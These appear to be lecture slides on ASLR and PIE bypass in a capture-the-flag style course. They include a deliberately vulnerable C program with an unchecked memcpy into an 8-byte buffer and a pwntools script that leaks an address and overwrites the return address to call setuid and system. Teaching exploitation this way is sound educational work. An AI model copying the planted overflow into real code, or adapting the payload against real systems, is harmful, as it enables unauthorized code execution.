
```
int main(int argc, char *argv[])
{
#ifdef MYSANDBOX
	scmp_filter_ctx ctx;
	ctx = seccomp_init(SCMP_ACT_ALLOW);
	seccomp_rule_add(ctx, SCMP_ACT_KILL, SCMP_SYS(execve), 0);
	seccomp_load(ctx);
#endif

	execl("/bin/cat", "cat", "/flag", (char*)0);
	return 0;
}
```


Process Address Space in General




Traditional Process Address Space - Static Program




Traditional Process Address Space - Static Program w/shared Libs



ASLR Process Address Space - w/o PIE



ASLR Process Address Space - PIE



Position Independent Executable (PIE)

```
0x56556214 in add ()
gdb-peda$ disassemble
Dump of assembler code for function add:
   0x565561dd <+0>:     endbr32
   0x565561e1 <+4>:     push   ebp
   0x565561e2 <+5>:     mov    ebp,esp
   0x565561e4 <+7>:     push   ebx
   0x565561e5 <+8>:     sub    esp,0x14
   0x565561e8 <+11>:    call   0x56556533 <__x86.get_pc_thunk.ax>
   0x565561ed <+16>:    add    eax,0x2ddf
   0x565561f2 <+21>:    mov    DWORD PTR [ebp-0xc],0xa
   0x565561f9 <+28>:    mov    ecx,DWORD PTR [ebp+0x8]
   0x565561fc <+31>:    mov    edx,DWORD PTR [ebp+0xc]
   0x565561ff <+34>:    add    edx,ecx
   0x56556201 <+36>:    mov    DWORD PTR [ebp-0xc],edx
   0x56556204 <+39>:    sub    esp,0x8
   0x56556207 <+42>:    lea    edx,[ebp-0xc]
   0x5655620a <+45>:    push   edx
   0x5655620b <+46>:    lea    edx,[eax-0x1fb8]
   0x56556211 <+52>:    push   edx
   0x56556212 <+53>:    mov    ebx,eax
=> 0x56556214 <+55>:    call   0x56556060 <printf@plt>
   0x56556219 <+60>:    add    esp,0x10
   0x5655621c <+63>:    mov    eax,DWORD PTR [ebp-0xc]
   0x5655621f <+66>:    mov    ebx,DWORD PTR [ebp-0x4]
   0x56556222 <+69>:    leave
   0x56556223 <+70>:    ret
```

x86 Instruction Set Reference

CALL

Call Procedure

Opcode	Mnemonic	Description
`E8 cw`	`CALL rel16`	Call near, relative, displacement relative to next instruction
`E8 cd`	`CALL rel32`	Call near, relative, displacement relative to next instruction
`FF /2`	`CALL r/m16`	Call near, absolute indirect, address given in r/m16
`FF /2`	`CALL r/m32`	Call near, absolute indirect, address given in r/m32
`9A cd`	`CALL ptr16:16`	Call far, absolute, address given in operand
`9A cp`	`CALL ptr16:32`	Call far, absolute, address given in operand
`FF /3`	`CALL m16:16`	Call far, absolute indirect, address given in m16:16
`FF /3`	`CALL m16:32`	Call far, absolute indirect, address given in m16:32

Description

Saves procedure linking information on the stack and branches to the procedure (called procedure) specified with the destination (target) operand. The target operand specifies the address of the first instruction in the called procedure. This operand can be an immediate value, a generalpurpose register, or a memory location.

This instruction can be used to execute four different types of calls:

Near call
A call to a procedure within the current code segment (the segment currently pointed to by the CS register), sometimes referred to as an intrasegment call.
Far call
A call to a procedure located in a different segment than the current code segment, sometimes referred to as an intersegment call.
Inter-privilege-level far call
A far call to a procedure in a segment at a different privilege level than that of the currently executing program or procedure.
Task switch
A call to a procedure located in a different task.

The latter two call types (inter-privilege-level call and task switch) can only be executed in protected mode. See the section titled "Calling Procedures Using Call and RET" in Chapter 6 of the IA-32 Intel Architecture Software Developer's Manual, Volume 1, for additional information on near, far, and inter-privilege-level calls. See Chapter 6, Task Management, in the IA-32 Intel Architecture Software Developer's Manual, Volume 3, for information on performing task switches with the CALL instruction.

Near Call

aslr3 (ASLR; PIE)

```
int printsecret()
{
        print_flag();
}

int main(int argc, char *argv[])
{
        if (argc != 2)
                printf("Usage: aslr2 string\n");

        vulfoo(argv[1]);
        exit(0);
}

int vulfoo(char *p)
{
        char buf[8];
        memcpy(buf, p, strlen(p));

        return 0;
}
```

Do we have to overwrite the whole return address on stack?

Pwntools script 32bit

```
#!/usr/bin/env python3

from pwn import *

elf = context.binary = ELF('./aslr3_32')

p = process()

p.recvuntil('at ')
vulfoo = int(p.recvline(), 16)

elf.address = vulfoo - elf.sym['vulfoo']

payload = b'A' * 20
payload += p32(elf.plt['setuid'])
payload += p32(0)
payload += p32(elf.plt['system'])

p.sendline(payload)

print(p.recvline().decode())
```